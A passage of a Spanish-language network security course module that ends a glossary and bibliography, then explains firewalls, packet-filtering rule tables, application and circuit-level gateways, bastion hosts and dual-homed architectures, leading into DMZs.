Rootkit: recopilación de herramientas utilizadas en un ataque de intrusión para garantizar la ocultación de huellas, garantizar futuras conexiones, realizar otros ataques al sistema, etc.

Shellcode: código ensamblador inyectado en memoria que un *exploit* tratará de ejecutar.

Sniffer: aplicación que intercepta toda la información que pase por la interfaz de red a la que esté asociado.

SYN Flooding: ataque de denegación de servicio que se basa en no complementar intencionadamente el protocolo de intercambio de TCP.

Cortafuegos: elemento de prevención que realizará un control de acceso para proteger una red de los equipos del exterior (potencialmente hostiles).

Transmission Control Protocol (TCP): protocolo de transporte de la arquitectura de protocolos TCP/IP.

TCP: ver *Transmission Control Protocol*.

User Datagram Protocol (UDP): protocolo de transporte de la arquitectura de protocolos TCP/IP.

UDP: ver *User Datagram Protocol*.

Bibliografía

[1] Anonymous (1998). *Maximum Security: A Hacker's Guide to Protecting Your internet Site and Network*. Sams.

[2] Cheswick, W. R.; Bellovin, S. M.; Rubin, A. D. (2003). *Firewalls and Internet Security: Repelling the Wily Hacker, 2nd ed*. Addison-Wesley Professional Computing.

[3] Northcutt, S. (2000). *Network Intrusion Detection*. *An analyst's handbook*. New Riders.

[4] Scambray, J.; McClure, S.; Kurtz, G. (2001). *Hacking Exposed: Network security secrets and solutions, 2nd ed*. Osborne-McGraw Hill.

[5] Siles Peláez, R. (2002). *Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados*.

[6] Verdejo Álvarez, G. (2003). *Seguridad en redes IP*. Universitat Autònoma de Barcelona.

2. Ciberprotección: Prevención de ataques

Índice

Introducción

Cuando un equipo se conecta a una red informática, se pueden identificar cualquiera de las tres áreas de riesgo siguientes:

Primero, se incrementa el número de puntos que se pueden utilizar como origen para realizar un ataque contra cualquier componente de la red. En un sistema aislado (sin conexión), un requisito necesario para que sea atacado es forzosamente la existencia de un acceso físico hacia el equipo. Pero en el caso de un sistema en red, cada uno de los equipos que pueda enviar información hacia la víctima podrá ser utilizado por un posible atacante.

Algunos servicios (como, por ejemplo Web y DNS) necesitan permanecer públicamente abiertos, de forma que cualquier equipo conectado a internet podría ser el origen de una actividad maliciosa contra los servidores de estos servicios. Esto hace que sea muy probable la existencia de ataques regulares contra dichos sistemas.

La segunda área de riesgo abarca la expansión del perímetro físico del sistema informático al que el equipo acaba de ser conectado. Cuando la máquina está aislada, cualquier actividad se puede considerar como interna en el equipo (y por lo tanto, de confianza). El procesador trabaja con los datos que encuentra en la memoria, que al mismo tiempo han sido cargados desde un medio de almacenamiento secundario. Estos datos están realmente bien protegidos contra actos de modificación, eliminación, observación maliciosa, ... al ser transferidos entre diferentes componentes de confianza.

Pero esta premisa no es cierta cuando los datos se transfieren a través de una red. La información transmitida por el medio de comunicación es retransmitida por dispositivos que están totalmente fuera de control del receptor. La información podria ser leída, almacenada, modificada y, posteriormente, retransmitida al receptor legítimo. En grandes redes, y en especial internet, no es trivial la autenticación del origen que se presenta como el de emisor de un mensaje.

Por último, la tercera área de riesgo se debe al aumento en el número de servicios de autenticación (generalmente, un servicio de *login-password*) que un sistema conectado a una red deberá ofrecer, respecto a un sistema aislado. Estos servicios no dejan de ser simples aplicaciones (con posibles deficiencias de programación o de diseño) que protegen el acceso a los recursos de los equipos del sistema. Una vulnerabilidad en algunos de estos servicios podría comportar el compromiso del sistema al completo.

La prevención de ataques supondrá la suma de todos aquellos mecanismos de seguridad que proporcionen un primer nivel de defensa y tratarán de evitar el éxito de los ataques dirigidos contra la red que está bajo su protección.

Objetivos

Los objetivos que se deben alcanzar con el estudio de este módulo son:

1) Entender el funcionamiento de las tecnologías cortafuegos.

2) Ver los distintos métodos existentes para el filtrado de tráfico TCP/IP.

3) Comprender las distintas posibilidades de configuración de los sistemas cortafuegos.

2.1. Sistemas cortafuegos

Los sistemas cortafuegos* son un mecanismo de control de acceso sobre la capa de red. La idea básica es separar nuestra red (donde los equipos que intervienen son de confianza) de los equipos del exterior (potencialmente hostiles).

* En inglés, *firewalls*.

Un sistema cortafuegos actúa como una barrera central, para reforzar el control de acceso a los servicios que se ejecutan tanto en el interior como en el exterior de la red. El cortafuegos intentará prevenir los ataques del exterior contra las máquinas internas de nuestra red denegando intentos de conexión desde partes no autorizadas.

Un cortafuegos puede ser cualquier dispositivo utilizado como mecanismo de control de acceso a nivel de red para proteger a una red en concreto o a un conjunto de redes. En la mayoría de los casos, los sistemas cortafuegos se utilizan para prevenir accesos ilícitos en el interior de la red.

Un cortafuegos es aquel sistema de red expresamente encargado de separar redes informáticas, efectuando un control del tráfico existente entre ellas. Este control consiste, en última instancia, en permitir o denegar el paso de la comunicación de una red a otra mediante el control de los protocolos TCP/IP.

A la hora de instalar y configurar un sistema cortafuegos en nuestra red, debemos tener presente lo siguiente:

1) Todo el tráfico que sale del interior hacia el exterior de la red que se quiere proteger, y viceversa, debe pasar por el cortafuegos. Esto se puede conseguir bloqueando físicamente todo el acceso al interior de la red a través del sistema.

2) Solo el tráfico autorizado, definido en las políticas de seguridad locales del sistema, podrá traspasar el bloqueo.

3) El propio cortafuegos debe estar protegido contra posibles intrusiones. Esto implica el uso de un sistema operativo de confianza con suficientes garantías de seguridad.

2.2. Construcción de sistemas cortafuegos

En el sentido más general, un sistema cortafuegos consta de *software* y *hardware*. El *software* puede ser propietario, *shareware* o *freeware*. Por otro lado, el *hardware* podrá ser cualquiera que pueda soportar este *software*.

Actualmente, tres de las tecnologías más utilizadas a la hora de construir sistemas cortafuegos son las siguientes:


- Encaminadores con filtrado de paquetes.
- Pasarelas a nivel de aplicación.
- Pasarelas a nivel de circuito.

A continuación estudiaremos con más detalle cada una de estas categorías.

2.2.1. Encaminadores con filtrado de paquetes

Se trata de un dispositivo que encamina el tráfico TCP/IP (encaminador* de TCP/IP) sobre la base de una serie de reglas de filtrado que deciden qué paquetes se encaminan a través suyo y cuales se descartan.


* En inglés, *router.*



Las reglas de filtrado se encargan de determinar si a un paquete le está permitido pasar de la parte interna de la red a la parte externa, y viceversa, verificando el tráfico de paquetes legítimo entre ambas partes.

Los encaminadores con filtrado de paquetes, al trabajar a nivel de red, pueden aceptar o denegar paquetes fijándose en las cabeceras del protocolo (IP, UDP, TCP, ...), como pueden ser:

- Direcciones de origen y de destino.
- Tipos de protocolo e indicadores (*flags*) especiales.
- Puertos de origen y de destino o tipos de mensaje (según el protocolo).
- Contenido de los paquetes.
- Tamaño del paquete.



Estas reglas estarán organizadas en conjuntos de listas con una determinada política por defecto (denegarlo todo, aceptarlo todo, ...).

Cada paquete que llegue al dispositivo será comparado con las reglas, comenzando por el principio de la lista hasta que se encuentre la primera coincidencia. Si existe alguna coincidencia, la acción indicada en la regla se activará (denegar, aceptar, redirigir, ...).

Por contra, si no es posible ninguna coincidencia, será consultada la política por defecto para saber qué acción hay que tomar (dejar pasar el paquete, descartarlo, redireccionarlo, etc). Si se trata, por ejemplo, de una política de denegación por defecto, en el caso de no existir ninguna coincidencia con el paquete, éste será descartado.


Una política de denegación por defecto suele ser más costosa de mantener, ya que será necesario que el administrador indique explícitamente todos los servicios que tienen que permanecer abiertos (los demás, por defecto, serán denegados en su totalidad).

En cambio, una política de aceptación por defecto es más sencilla de administrar, pero incrementa el riesgo de permitir ataques contra nuestra red, ya que requiere que el administrador indique explícitamente qué paquetes es necesario descartar (los demás, por defecto, serán aceptados en su totalidad).

Ejemplos de configuración

En la figura siguiente se presenta una posible red en la que se ha implantado la siguiente política de seguridad mediante la configuración de un conjunto de reglas de filtrado de paquetes aplicadas en el mismo encaminador:

- Todos los sistemas de la red interna 10.0.0.0 pueden acceder a cualquier servicio TCP de internet.
- El tráfico ICMP sólo está permitido de salida, no de entrada (para evitar la extracción de información mediante este protocolo).
- Los sistemas externos no se pueden conectar a ningún sistema interno, excepto al servidor de HTTP (10.0.0.1).




Las reglas de filtrado configuradas en el encaminador corresponden a la siguiente tabla:

Regla	Acción	Origen	Puerto de origen	Destino	Puerto de destino	Indicador	Descripción
1	Permite	10.0.0.0	*	*	*	ICMP	Permite tráfico ICMP de salida
2	Permite	10.0.0.0	*	*	*	TCP	Permite conexiones TCP de salida
3	Permite	*	*	10.0.0.1	80	TCP	Permite conexiones HTTP de entrada
4	Rechaza	*	*	10.0.0.0	*	*	Rechaza cualquier otra conexión a la red interna

Como segundo ejemplo, podemos pensar en la misma red, pero con la siguiente política de seguridad:

- Todos los sistemas de la red interna 10.0.0.0 pueden acceder a cualquier servicio TCP de la red internet, exceptuando HTTP.
- Se deben de autorizar accesos al servidor de DNS (10.0.0.3).
- Los sistemas externos no se pueden conectar a ningún sistema interno, excepto al servidor de HTTP (10.0.0.1) y de SMTP (10.0.0.2).



Las reglas de filtrado de este segundo ejemplo podrían corresponder a las expresadas en la siguiente tabla:

Regla	Acción	Origen	Puerto de origen	Destino	Puerto de destino	Indicador	Descripción
1	Rechaza	10.0.0.0	*	*	80	TCP	Rechaza cualquier conexión a servidores HTTP
2	Permite	10.0.0.0	*	*	*	TCP	Permite conexiones TCP de salida
3	Permite	*	*	10.0.0.1	80	TCP	Permite conexiones HTTP entrantes
4	Permite	*	*	10.0.0.2	25	TCP	Permite conexiones SMTP entrantes
5	Permite	*	*	10.0.0.3	53	UDP	Permite conexiones DNS entrantes
6	Rechaza	*	*	10.0.0.0	*	*	Rechaza cualquier otra conexión a la red interna

Ventajas y desventajas de los encaminadores con filtrado de paquetes

La construcción de un sistema cortafuegos mediante un encaminador con filtrado de paquetes es realmente económica, ya que generalmente suelen ser construidos con *hardware* ya disponible. Además, ofrece un alto rendimiento para redes con una carga de tráfico elevada. Adicionalmente, esta tecnología permite la implantación de la mayor parte de las políticas de seguridad necesarias.

Un ejemplo de encaminador con filtrado de paquetes podría ser la utilización de un sistema GNU/Linux actuando como encaminador de tráfico IP, junto con sus herramientas de administración asociadas para la construcción de las reglas de filtrado.

Las **políticas de seguridad** son el resultado de documentar las expectativas de seguridad, intentando plasmar en el mundo real los conceptos abstractos de seguridad.

Se pueden definir de forma procesal (plasmando de forma práctica las ideas o filosofías de la empresa en cuanto a seguridad) o de manera formal (utilizando un modelo matemático que intente abarcar todos los posibles estados y operaciones).

Aun con estas ventajas, los encaminadores de red con filtrado de paquetes pueden presentar algunas deficiencias como, por ejemplo:

* En inglés, *logging*.


- Muchos de los encaminadores utilizados pueden ser vulnerables a ataques existentes (aunque la mayoría de los distribuidores tendrán los correspondientes parches para solucionarlo). Aparte, no siempre activan sus capacidades de registro*. Esto provoca que para el administrador sea difícil conocer si su encaminador está siendo atacado.

- Su capacidad de actuación puede llegar a deteriorarse a causa de la utilización de un filtro excesivamente estricto, dificultando también el proceso de gestión del dispositivo si este número de reglas llegara a ser muy elevado.

- Las reglas de filtrado pueden ser muy complejas, y en ocasiones sucede que posibles distracciones en su configuración sean aprovechadas por un atacante para realizar una violación de la política de seguridad.

2.2.2. Pasarelas a nivel de aplicación

Una pasarela a nivel de aplicación, conocida también como servidor intermediario (o en inglés *proxy*), no encamina paquetes a nivel de red sino que actúa como retransmisor a nivel de aplicación. Los usuarios de la red contactarán con el servidor intermediario, que a su vez estará ofreciendo un servicio *proxy* asociado a una o más aplicaciones determinadas.




El servicio *proxy* se encargará de realizar las conexiones solicitadas con el exterior y, cuando reciba una respuesta, se encargará de retransmitirla al equipo que había iniciado la conexión. Así, el servicio *proxy* ejecutado en la pasarela aplicará las normas para decidir si se acepta o se rechaza una petición de conexión.


Una pasarela separa completamente el interior del exterior de la red en la capa de enlace, ofreciendo únicamente un conjunto de servicios a nivel de aplicación. Esto permite la autenticación de los usuarios que realizan peticiones de conexión y el análisis de conexiones a nivel de aplicación.

Estas dos características provocan que las pasarelas ofrezcan una mayor seguridad respecto a los filtros de paquetes, presentando un rango de posibilidades muy elevado. Por el contrario, la penalización introducida por estos dispositivos es mucho mayor. En el caso de una gran carga de tráfico en la red, el rendimiento puede llegar a reducirse drásticamente.

En la práctica, las pasarelas y los dispositivos de red con filtrado de paquetes son complementarios. Así, estos dos sistemas se pueden combinar, proporcionando más seguridad y flexibilidad que si se utilizara solamente uno, como se muestra en la siguiente figura:



Cuando la pasarela verifica al cliente, abre una conexión al servidor *proxy*, siendo éste el responsable de transmitir los datos que reciba el cliente del servidor intermediario.



Este funcionamiento particular provoca que las pasarelas a nivel de aplicación presenten un rendimiento inferior que los filtros de paquetes (debido al elevado número de conexiones adicionales que hay que realizar). Para evitarlo, los servidores intermediarios se pueden configurar para realizar una copia de los datos recibidos de un sistema y entregarlos de nuevo más tarde si otro equipo de la red los solicita*.

* Sistemas conocidos como *proxy cache*.

El uso de las pasarelas proporciona varios beneficios. De entrada, una pasarela podría permitir el acceso únicamente a aquellos servicios para los que hay un servidor *proxy* habilitado. Así, si una pasarela contiene servicios intermediarios tan solo para los servicios HTTP y DNS, entonces sólo HTTP y DNS estarán permitidos en la red interna. El resto de servicios serían completamente rechazados.

Otro beneficio del uso de pasarelas es que el protocolo también se puede filtrar, prohibiendo así el uso de distintos subservicios dentro de un mismo servicio permitido. Por ejemplo, mediante una pasarela que filtrara conexiones FTP, sería posible prohibir únicamente el uso del comando PUT de FTP, dejando habilitado el resto de comandos. Esta característica no sería posible haciendo uso únicamente de filtros de paquetes.

Adicionalmente, los servidores intermediarios también pueden implantar el filtro de conexiones por dirección IP de la misma forma que los filtros de paquetes, ya que la dirección IP está disponible en el ámbito de aplicación en el cual se realizará el filtrado.

Aun obteniendo más control global sobre los servicios vigilados, las pasarelas también presentan algunas problemáticas. Uno de los primeros incovenientes que hay que destacar es la necesidad de tener que configurar un servidor *proxy* para cada servicio de la red que se debe vigilar (HTTP, DNS, Telnet, FTP, ...). Además, en el caso de protocolos cliente-servidor como, por ejemplo, FTP, pueden llegar a ser necesarios algunos pasos adicionales para conectar el punto final de la comunicación.


2.2.3. Pasarelas a nivel de circuito

Las pasarelas a nivel de circuito son un híbrido entre los esquemas de filtrado de paquetes y el uso de servidores intermediarios.

Una **pasarela a nivel de circuito** es un dispositivo similar al de pasarela a nivel de aplicación, donde el usuario establece primero una conexión con el sistema cortafuegos y éste establece la conexión con el equipo de destino.

Pero, en contraste con una pasarela tradicional, una pasarela a nivel de circuito opera de manera similar a un filtro de paquetes a nivel de red una vez que la conexión ha sido inicializada.

Así, una vez establecida la conexión, el dispositivo se encargará de retransmitir todo el tráfico entre ambas partes sin inspeccionar el contenido de los paquetes a nivel de aplicación, tal y como muestra la siguiente figura:




La función de seguridad que ofrece este tipo de dispositivo consiste en determinar qué conexiones están permitidas, antes de bloquear conexiones hacia el exterior.

Esta forma de trabajar es mucho más rápida que un sistema tradicional, ya que las conexiones pueden ser restringidas a nivel de usuario sin necesidad de analizar todo el contenido de los paquetes transmitidos.

2.3. Zonas desmilitarizadas

En ciertas instalaciones, no es suficiente un único dispositivo cortafuegos. Aquellas redes formadas por múltiples servidores, accesibles públicamente desde el exterior, juntamente con estaciones de trabajo que deberían estar completamente aisladas de conexiones con el exterior, se beneficiarán de la separación entre dos grupos de sistemas cortafuegos.

Supongamos, por ejemplo, la siguiente red:



En la figura anterior vemos un único sistema cortafuegos como punto de protección, implantado mediante la utilización de un equipo bastión con una arquitectura *dual-homed*.

Equipo bastión

El nombre de *equipo bastión* (*bastion host*) proviene de las murallas fuertemente protegidas que separaban los castillos medievales del exterior.

Un **equipo bastión** (en inglés *bastion host*) es un sistema informático que ha sido fuertemente protegido para soportar los supuestos ataques desde un lugar hostil (en este caso, internet) y que actúa como punto de contacto entre el interior y el exterior de una red.

Una **arquitectura de cortafuegos *dual-homed*** se construye mediante el uso de un equipo *dual-homed* con la capacidad de encaminamiento desactivada. De esta forma, los paquetes IP de un extremo de la red (la parte hostil) no serán encaminados hacia la parte protegida, y viceversa, a no ser que se indique lo contrario.

Equipo *dual-homed*


Se trata de un equipo informático de propósito general que tiene, al menos, dos interfícies de red (en inglés, *network interfaces* o *homes*).

Mediante esta arquitectura, los equipos de la red interna se pueden comunicar con el equipo *dual-homed*, los equipos de la red externa pueden comunicarse con el equipo *dual-homed*, pero los equipos de la red interna y externa no se pueden poner en comunicación directamente, sino que un servidor intermediario se encarga de realizar las conexiones en nombre de estas dos partes.

Esto hace que este cortafuegos con arquitectura *dual-homed* sea un punto crítico en la seguridad de la red. Si un atacante consigue comprometer cualquiera de los servidores que se encuentre detrás de este punto único, las otras máquinas podrán ser atacadas sin ninguna restricción desde el equipo que acaba de ser comprometido.

Para prevenir estas situaciones, es posible la utilización de dos dispositivos cortafuegos, introduciendo el concepto de zona desmilitarizada o DMZ*.

* En inglés, *DeMilitarized Zone.*

